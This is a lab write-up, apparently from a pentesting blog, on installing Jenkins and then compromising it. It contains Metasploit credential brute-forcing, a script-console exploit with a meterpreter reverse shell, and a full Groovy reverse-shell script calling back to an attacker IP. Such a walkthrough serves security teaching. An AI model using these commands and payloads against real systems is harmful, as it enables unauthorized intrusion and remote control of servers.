


JENKINS

PENTESTING



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Overview

Jenkins is an open-source automation server used for continuous integration (CI) and continuous delivery (CD). It's built on Java and utilizes a scripting platform for automation. Jenkins automates tasks such as building, testing, and deployment in the software development lifecycle. This automation accelerates development cycles, enhances code quality, and streamlines releases. Key features include CI/CD pipelines, automated testing, integration with version control systems, extensibility via plugins, and robust monitoring and reporting capabilities.

Lab Setup

In this article, we are going to setup the Jenkins server on the ubuntu machine and obtain the remote code execution. Following are the machines:

Target Machine: Ubuntu (192.168.1.4)

Attacker Machine: Kali Linux (192.168.1.7)

Installation

For Jenkins to function, it necessitates the Java Runtime Environment (JRE). In this guide, we'll utilize OpenJDK to establish the Java environment. OpenJDK's development kit incorporates JRE within its framework.

```
apt install openjdk-11-jdk
```

```
root@ignite:~# apt install openjdk-11-jdk
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer needed:
  libflashrom1 libftdi1-2 libllvm13
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  ca-certificates-java fonts-dejavu-extra java-common libatk-wrapper-java
Suggested packages:
  default-jre libice-doc libsm-doc libx11-doc libxcb-doc libxt-doc
The following NEW packages will be installed:
  ca-certificates-java fonts-dejavu-extra java-common libatk-wrapper-java
  xtrans-dev
0 upgraded, 20 newly installed, 0 to remove and 4 not upgraded.
Need to get 122 MB of archives.
After this operation, 275 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

At times, the default Ubuntu repository may lack the latest Jenkins version. Therefore, it is suggested opting for the project-maintained repository to access the most recent features and patches.

To integrate the Jenkins repository into the Ubuntu system, adhere to the following:

Begin by importing the GPG key to ensure package integrity.

```
sudo curl -fsSL https://pkg.jenkins.io/debian-stable/jenkins.io-2023.key | sudo tee  
/usr/share/keyrings/jenkins-keyring.asc > /dev/null
```

```
root@ignite:~# sudo curl -fsSL https://pkg.jenkins.io/debian-stable/jenkins.io-2023.key | sudo tee /usr/share/keyrings/jenkins-keyring.asc > /dev/null  
root@ignite:~#  
root@ignite:~#
```

Following that, incorporate the Jenkins repository and append the authentication key to the source list using the command provided below:

```
sudo echo deb [signed-by=/usr/share/keyrings/jenkins-keyring.asc]  
https://pkg.jenkins.io/debian-stable binary/ | sudo tee /etc/apt/sources.list.d/jenkins.list >  
/dev/null
```

```
root@ignite:~# sudo echo deb [signed-by=/usr/share/keyrings/jenkins-keyring.asc] https://pkg.jenkins.io/debian-stable binary/ | sudo tee /etc/apt/sources.list.d/jenkins.list > /dev/null  
root@ignite:~#  
root@ignite:~#
```

Now we can proceed with the Jenkins installation in the ubuntu machine.

```
apt install jenkins
```

```

root@ignite:~# apt install jenkins
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libflashrom1 libftdi1-2 libllvm13
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  net-tools
The following NEW packages will be installed:
  jenkins net-tools
0 upgraded, 2 newly installed, 0 to remove and 4 not upgraded.
Need to get 91.6 MB of archives.
After this operation, 94.4 MB of additional disk space will be used.
Do you want to continue? [Y/n]
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/main amd64 net-tools amd64 1:2.10-0ubuntu1 [45.4 kB]
Get:2 https://pkg.jenkins.io/debian-stable binary/ jenkins 2.440.3 [91.4 MB]
67% [2 jenkins 65.5 MB/91.4 MB 72%]
Fetched 91.6 MB in 7min 2s (217 kB/s)
Selecting previously unselected package net-tools.
(Reading database ... 178436 files and directories currently installed.)
Preparing to unpack .../net-tools_1.60+git20181103.0eebece-1ubuntu5_amd64.deb ...
Unpacking net-tools (1.60+git20181103.0eebece-1ubuntu5) ...
Selecting previously unselected package jenkins.
Preparing to unpack .../jenkins_2.440.3_all.deb ...
Unpacking jenkins (2.440.3) ...
Setting up net-tools (1.60+git20181103.0eebece-1ubuntu5) ...
Setting up jenkins (2.440.3) ...
Created symlink /etc/systemd/system/multi-user.target.wants/jenkins.service.
Processing triggers for man-db (2.10.2-1) ...

```

After installation is complete, Jenkins can be started using the following command:

```
systemctl start Jenkins
```

Status can be checked using the following command:

```
systemctl status jenkins
```



```


root@ignite:~# systemctl start jenkins
root@ignite:~#
root@ignite:~# systemctl status jenkins
● jenkins.service - Jenkins Continuous Integration Server
   Loaded: loaded (/lib/systemd/system/jenkins.service; enabled; ve
   Active: active (running) since Thu 2024-04-18 03:35:40 IST; 2min
   Main PID: 6364 (java)
     Tasks: 49 (limit: 4554)
    Memory: 1.1G
       CPU: 38.567s
    CGroup: /system.slice/jenkins.service
            └─6364 /usr/bin/java -Djava.awt.headless=true -jar /usr/

Apr 18 03:35:26 ignite jenkins[6364]: 96a5973cad5f47e9838ebbe0ae03ac0
Apr 18 03:35:26 ignite jenkins[6364]: This may also be found at: /var
Apr 18 03:35:26 ignite jenkins[6364]: *****
Apr 18 03:35:26 ignite jenkins[6364]: *****
Apr 18 03:35:26 ignite jenkins[6364]: *****
Apr 18 03:35:40 ignite jenkins[6364]: 2024-04-17 22:05:40.409+0000 [i
Apr 18 03:35:40 ignite jenkins[6364]: 2024-04-17 22:05:40.418+0000 [i
Apr 18 03:35:40 ignite systemd[1]: Started Jenkins Continuous Integra
Apr 18 03:35:41 ignite jenkins[6364]: 2024-04-17 22:05:41.497+0000 [i
Apr 18 03:35:41 ignite jenkins[6364]: 2024-04-17 22:05:41.498+0000 [i
root@ignite:~#
root@ignite:~# systemctl enable jenkins
Synchronizing state of jenkins.service with SysV service script with
Executing: /lib/systemd/systemd-sysv-install enable jenkins
root@ignite:~#

```

Configuration

Post installation, Jenkins can be configured to run smoothly. By checking the service running on port 8080, the Jenkins server requires an **Administrator password**.




Password can be obtained by reading the content of the **initialAdminPassword** file.

```
cat /var/lib/Jenkins/secrets/initialAdminPassword
```

```
root@ignite:~# cat /var/lib/jenkins/secrets/initialAdminPassword  
96a5973cad5f47e9838ebbe0ae03ac06
```

Select the **Install suggested plugins** to **Customize Jenkins** and proceed with the installation.



The final step requires the creation of **First Admin User** username and password. Here we are using the username as **raj** and password as **123**.

Setup Wizard [Jenkins] x +

← → ↻ 127.0.0.1:8080 ☆

Getting Started

Create First Admin User

Username

Password

Confirm password


Full name

E-mail address

Jenkins 2.440.3

[Skip and continue as admin](#) [Save and Continue](#)

Finally, entering the URL to access the Jenkins Server. The URL can be entered as <http://127.0.0.1:8080/> as we want to setup the server on the ubuntu machine.



Setup Wizard [Jenkins] × +

→ ↺ 127.0.0.1:8080 ☆

Getting Started

Instance Configuration

Jenkins URL:

The Jenkins URL is used to provide the root URL for absolute links to various Jenkins resources. That means this value is required for proper operation of many Jenkins features including email notifications, PR status updates, and the BUILD_URL environment variable provided to build steps.


The proposed default value shown is **not saved yet** and is generated from the current request, if possible. The best practice is to set this value to the URL that users are expected to use. This will avoid confusion when sharing or viewing links.

Jenkins 2.440.3

Not now [Save and Finish](#)

Enumeration

After successfully installing and configuring the Jenkins server, we can start the exploitation using the kali machine. Starting with the enumeration, since at port 8080 the Jenkins Server is running in the ubuntu machine hence checking the port 8080. At port 8080 there is a Jenkins login page which requires credentials.



Exploitation using Metasploit Framework

Since the login page requires credentials, hence we can use the auxiliary available in the Metasploit framework to check for the valid username and password to login. The auxiliary which we will be using will require a **username** file and a **password** file.

It can be noted that for CTF scenarios the username file can be used as the common usernames list (<https://github.com/danielmiessler/SecLists/blob/master/Names/names.txt>) and password file can be used as **rockyou.txt**. However, here we are using a custom dictionary to make the scanning easier. The following commands can be used inside Metasploit framework:

```
use auxiliary/scanner/http/Jenkins_login
set rhosts 192.168.1.4
set rport 8080
set targeturi /
set user_file users.txt
set pass_file passwords.txt
set verbose false
exploit
```

```
msf6 > use auxiliary/scanner/http/jenkins_login ←
msf6 auxiliary(scanner/http/jenkins_login) > set rhosts 192.168.1.4
rhosts => 192.168.1.4
msf6 auxiliary(scanner/http/jenkins_login) > set rport 8080
rport => 8080
msf6 auxiliary(scanner/http/jenkins_login) > set targeturi /
targeturi => /
msf6 auxiliary(scanner/http/jenkins_login) > set user_file users.txt
user_file => users.txt
msf6 auxiliary(scanner/http/jenkins_login) > set pass_file passwords.txt
pass_file => passwords.txt
msf6 auxiliary(scanner/http/jenkins_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/http/jenkins_login) > exploit

[+] 192.168.1.4:8080 - Login Successful: raj:123
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/jenkins_login) > █
```

Observe that the username and password have been enumerated successfully. After the username and password have been enumerated, now its time use them to exploit the target. The exploit which can be used here is the **exploit/multi/http/Jenkins_script_console**. Following commands can be used inside Metasploit framework to run the exploit:

```
use exploit/multi/http/Jenkins_script_console
show targets
set target 1
set payload linux/x64/meterpreter/reverse_tcp
set rhosts 192.168.1.4
set rport 8080
set targeturi /
set username raj
set password 123
exploit
```

```

msf6 > use exploit/multi/http/jenkins_script_console
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) > show targets

Exploit targets:
=====
  Id  Name
  --  ---
=>  0  Windows
   1  Linux
   2  Unix CMD

msf6 exploit(multi/http/jenkins_script_console) > set target 1
target => 1
msf6 exploit(multi/http/jenkins_script_console) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) > set rhosts 192.168.1.4
rhosts => 192.168.1.4
msf6 exploit(multi/http/jenkins_script_console) > set rport 8080
rport => 8080
msf6 exploit(multi/http/jenkins_script_console) > set targeturi /
targeturi => /
msf6 exploit(multi/http/jenkins_script_console) > set username raj
username => raj
msf6 exploit(multi/http/jenkins_script_console) > set password 123
password => 123
msf6 exploit(multi/http/jenkins_script_console) > exploit

[*] Started reverse TCP handler on 192.168.1.7:4444
[*] Checking access to the script console
[*] Logging in...
[*] Using CSRF token: '8a15b6a4bc20556a9d8e6a669fa3820335b5e08a313c647fd158d7f4d7a2ab87' (Jenkins-Cr
[*] 192.168.1.4:8080 - Sending Linux stager...
[*] Sending stage (3045380 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.7:4444 -> 192.168.1.4:37800) at 2024-04-17 16:40:22 -0400
[*] Command Stager progress - 100.00% done (823/823 bytes)

meterpreter > sysinfo
Computer      : 192.168.1.4
OS           : Ubuntu 22.04 (Linux 6.5.0-27-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter >


```

Observe that the reverse shell has been obtained after the exploit has been successfully executed.

Exploiting Manually (Reverse Shell)

To exploit manually, we require the username and password of the Jenkins Console. Assuming here that the attacker has already found the credentials either by brute forcing or through any other method, successful login into the console can be performed.

After login using the previously found credentials (**raj:123**) from the auxiliary. The **Manage Jenkins** functionality can be accessed which contains a **Script Console** functionality.



In Jenkins, **Groovy** serves as the main scripting language for defining jobs and pipelines. Groovy, being dynamic and operating on the Java Virtual Machine (JVM), seamlessly integrates with Jenkins, which is predominantly Java-based. Therefore, we are going to use the groovy reverse shell script to obtain the reverse shell. The command for the **groovy reverse shell** can be obtained from the following URL: <https://www.revshells.com> and selecting the Groovy script payload.

Theme: Dark

Reverse Shell Generator

IP & Port

IP: 192.168.1.7

Port: 443 +1

root privileges required.

Listener Advanced

`sudo nc -lvp 443`

Type: nc

Copy

Reverse Bind MSFVenom HoaxShell

OS: All Name: Search... Show Advanced

Groovy

telnet

zsh

Lua #1

Lua #2

Golang

Vlang

Awk

Dart

```
String host="192.168.1.7";int port=443;String cmd="sh";Process
p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket
s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());
while(pe.available()>0)so.write(pe.read());
while(si.available()>0)po.write(si.read());so.flush();
po.flush();Thread.sleep(50);try {p.exitValue();break;}catch
(Exception e){}};p.destroy();s.close();
```

Shell: sh Encoding: None

Now, using the above groovy reverse shell script in the Jenkins script console. Before running the script make sure to start the **netcat listener** at port 443 inside kali machine using the following command:

```
rlwrap nc -lnvp 443
```

Finally, the reverse shell is obtained at port 443 after running the above groovy script.

```
(root@kali)-[~]
# rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.4] 35060
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.4 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2401:4900:1c22:12f1:bf78:81b4:5b31:cef0 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::b7be:bb1b:88fa:4b1c prefixlen 64 scopeid 0x20<link>
    inet6 2401:4900:1c22:12f1:36df:d29e:6702:1234 prefixlen 64 scopeid 0x0<global>
    ether 00:0c:29:10:98:21 txqueuelen 1000 (Ethernet)
    RX packets 2728 bytes 3332603 (3.3 MB)
